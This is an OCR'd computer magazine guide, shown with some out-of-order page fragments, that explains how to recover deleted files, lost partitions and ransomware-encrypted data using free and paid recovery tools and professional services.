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
folder containing your missing file, you'll hopefully see it listed in the main file pane. Select it and click Preview for a text, image, or code (hexadecimal) preview. If the file is complete, check its box and click Recover to save it elsewhere.

If the scan doesn't find anything, try clicking the 'Advanced File Recovery' button for a deeper scan, which may also identify lost and formatted partitions. Once done, files aren't listed according to their location, but by type. Simply expand Raw Files in the navigation pane and select the file type.

You won't be able to identify a file by its name, as these are simply assigned by iCare Recovery as it finds each file. Instead, you'll need to go through each one manually—using its size as a rough guide—and click Preview to see if your file is identifiable and recoverable.

To save time re-scanning the drive in future, click 'Save Session'. Then you can quit iCare Recovery and click 'Load Session' to restore it quickly again. A word of warning: don't wait too long before resuming your search as further changes to your drive are likely to wipe more recoverable files.




PAID-FOR OPTIONS

Many paid-for data recovery tools allow you to recover a limited amount of data for free, so not only can you see if they will detect your missing files, you may be able to recover at least some of your files without having to pay upfront, allowing you to see just how well they have performed. You can then gauge whether purchasing the data recovery tool is worth the money.

DMDE can recover files from just about any file system.

iCare Recovery digs deep to find lost files and partitions.

Recommended tools include Disk Drill (www.cleverfiles.com/data-recovery-software.html), which can recover up to 500MB of data for free. The full version can be activated on three Windows or Mac machines simultaneously and costs $89 (or $118 with lifetime upgrades). EaseUS Data Recovery Wizard Free (www.easeus.com/datarecoverywizard/free-data-recovery-software.htm) can



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


recover up to 2GB for free, while the Pro version costs $70 and includes free remote consultation and assistance should you need it.

Partition Find and Mount has three type of partition scan.

FORENSIC DATA RECOVERY

Recovering accidentally deleted files is one thing, but what happens when an entire partition or drive goes missing? iCare Recovery and the paid-for tools can help here, but before shelling out consider another free tool in the form of DMDE (https://dmde.com/). Though not particularly user-friendly, it not only detects missing partitions in Windows but is also a dab hand at detecting partitions from other operating systems, even proprietary ones. If you're struggling to recover data from an internal drive rescued from a drive enclosure or other system, DMDE is the tool to turn to.

Go to www.dmde.com/download.html and click the 'Download DMDE for Windows' link. Save the zip file to any drive other than the one you're trying to recover data from. Right-click the zip file and choose Extract All; once done, launch DMDE by double-clicking dmde.exe.

When prompted to select the drive you wish to recover from, choose 'Logical Disks' followed by the drive letter, if it's visible in Windows. If it isn't, leave 'Physical Disks' selected. Click each Physical Drive entry in turn to identify which one you're searching for data on. Click OK when it's found.

DMDE will scan the drive for partitions. Click OK to clear any errors, then several matches—some similar or seemingly identical—will appear. Select one using your target volume name/drive letter, partition status, f.system (file system), and size to identify it. Click Open Volume.

Double-click '[All Found + Reconstruction]' in the left-hand pane and click OK. Explore the $Root directory to view the drive's contents or right-click a directory and choose Find Files... to search


RECOVER FROM RANSOMWARE

Have you been targeted by ransomware? Most forms target your data rather than locking you out of your PC. Typically, you'll need to use a rescue disc or boot into Safe mode with networking to remove the underlying infection before you can look at recovering your files.

If the files have just been encrypted, you should be able to restore them from a recent backup. If your files are stored in OneDrive and you have a Microsoft 365 subscription, you should receive a warning that files have been changed or deleted and given the chance to roll back to earlier, pre-infection versions.

If the feature doesn't appear automatically, click the OneDrive settings button and choose Options, then select 'Restore your OneDrive'. After verifying your identity, you'll be able to quickly roll back a set amount of time from the drop-down menu or choose 'Custom date and time' to review changes on a timeline and pinpoint the best moment to roll back to.

If you've no backup, or you're looking for a quicker fix, you'll need to see if there's a decryption tool for the specific ransomware infection. Your security tool has hopefully identified the ransomware type, so visit www.nomoreransom.org/en/decryption-tools.html for a comprehensive list of types, tools from reputable antivirus vendors, and a guide to using them.



Ransomware comes in many shapes and forms.

Take care that you have the right tool or you risk scrambling the files beyond any attempt at recovery. Some vendors such as Trend Micro's Ransomware File Decryptor tool combine all its known ransomware decryption tools inside a single program. Although you're asked to select the ransomware type, there's a handy 'I don't know the ransomware name' link. Click this and you'll be prompted to select one of your infected files. The app analyzes it to reveal what ransomware is behind it and help you restore your files.

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
for files. Use wildcards for fuzzy matches or to search by file type (such as *.png).

The Free Edition allows you to recover up to 4,000 files from the current search at one time. After you reach your limit, quit the app, reload and repeat the search, or alternatively, upgrade to the paid-for edition. The Express version costs $20 for a single year's license or you can pay $48 for an unlimited license.

In the meantime, select your files or folders by ticking them in either pane, then choose Tools → Recover to open the recovery dialog. Click the Size button to get an estimate of how much space your recovered items will require, then click '...' to select a different drive that has sufficient space upon which to recover them. Make sure 'include deleted' is selected if applicable and finally click OK.



RECOVER LOST PARTITIONS

If you've lost an entire partition or drive, another option is to try and restore the drive without needing to recover anything from it. In the same way that Windows only deletes a file's header as opposed to the entire file, when a partition is deleted or formatted, only the partition information (type, file system, size, and location) is wiped. Armed with the right tools, you can restore this just as you would any other file.

In the past, partitioning tools offered free partition detection and recovery, but now, along with many other useful features, they've locked them behind paid-for upgrades. Thankfully, there are plenty of free options available. Before diving in, however, take a forensic drive image with Macrium Reflect Free, to give yourself a failsafe should something go horrendously wrong with your partition recovery attempts. To do this, take an image of the entire drive (not any selected partitions) and be sure to click Advanced to check 'Make an exact copy of the partition(s)'.


Use Lazesoft's File Manager to copy files from drives outside of Windows.

GET PROFESSIONAL HELP

Data recovery isn't an exact science, and it's not always that intuitive either. Data recovery specialists offer additional, if expensive, services to help you get critical files back should you need them. Some data recovery tools allow you to make use of remote assistance specialists to help guide you through the process of data recovery.

The second, most expensive form of data recovery is getting data off physically damaged drives. If your drive isn't being detected or making clicking or grinding noises, it's likely this is down to the heads crashing or motor failure. Recovery from these drives is only possible using specialist labs known as cleanrooms, where the drive can be physically opened and the platters upon which your data is stored can be connected to equipment from which your data can be recovered.

One of the longest-established companies is Ontrack (www.ontrack.com), which offers both remote data recovery services for non-damaged drives as well as full recovery services for non-working ones. In either event, Ontrack will perform an evaluation of the drive and offers an optional evaluation report that reveals what can be recovered from your drive before providing you with a final quote for the cost of retrieving that data.



Specialists can recover data from damaged drives – at a price.

The thorny question of cost now arises. Recovering data from a damaged hard drive isn't cheap, running into the hundreds or even thousands of dollars. Proven Data provides a rough breakdown of what you can expect to pay on its blog (www.provendatarecovery.com/blog/data-recovery-cost-rates-fees/). Unless the data you've lost is both irreplaceable and priceless, you may be better off writing your lost files off and finally implementing that backup plan you've been putting off.

© ONTRACK.COM

If you're trying to recover a non-system partition, in other words, you're able to boot into Windows normally, then you may be able to recover them without spending a dime. Instead, download and install Partition Find and Mount (http://findandmount.com/), which is free for personal use.

Once launched, select the drive containing the missing partition and start with the recommended 'Intellectual Scan' (if this fails, you'll have two more scans to try—normal, followed by deep). If your missing partition is found, you'll be able to mount it to a specific drive or create a drive image from it.

If you've installed Lazesoft Recovery Suite from last month's disaster recovery guide (if not, get the free Home edition from www.lazesoft.com/download.html), then launch that inside Windows and select 'Disk Image & Clone'.

You'll find the disk management and repair tools in the left-hand pane. Scroll down to the Repair Tools section and find the 'Lost Partition Recovery' option. Select this and see if Lazesoft can find any missing partitions. If it does, select the partition from the list and click 'Recover Lost Partition' to restore.

Recover lost non-system partitions with Lazesoft.

If you're unable to restore your partition using either tool and are happy to dive into the command line, then TestDisk (www.cgsecurity.org/wiki/TestDisk) should be your next port of call. Download the latest Windows 64-bit version (7.1 at time of writing), and then, after taking that fail-safe drive image, follow the guide at www.cgsecurity.org/wiki/TestDisk_Step_By_Step to recover missing partitions or repair corrupt ones.

DISASTER RECOVERY

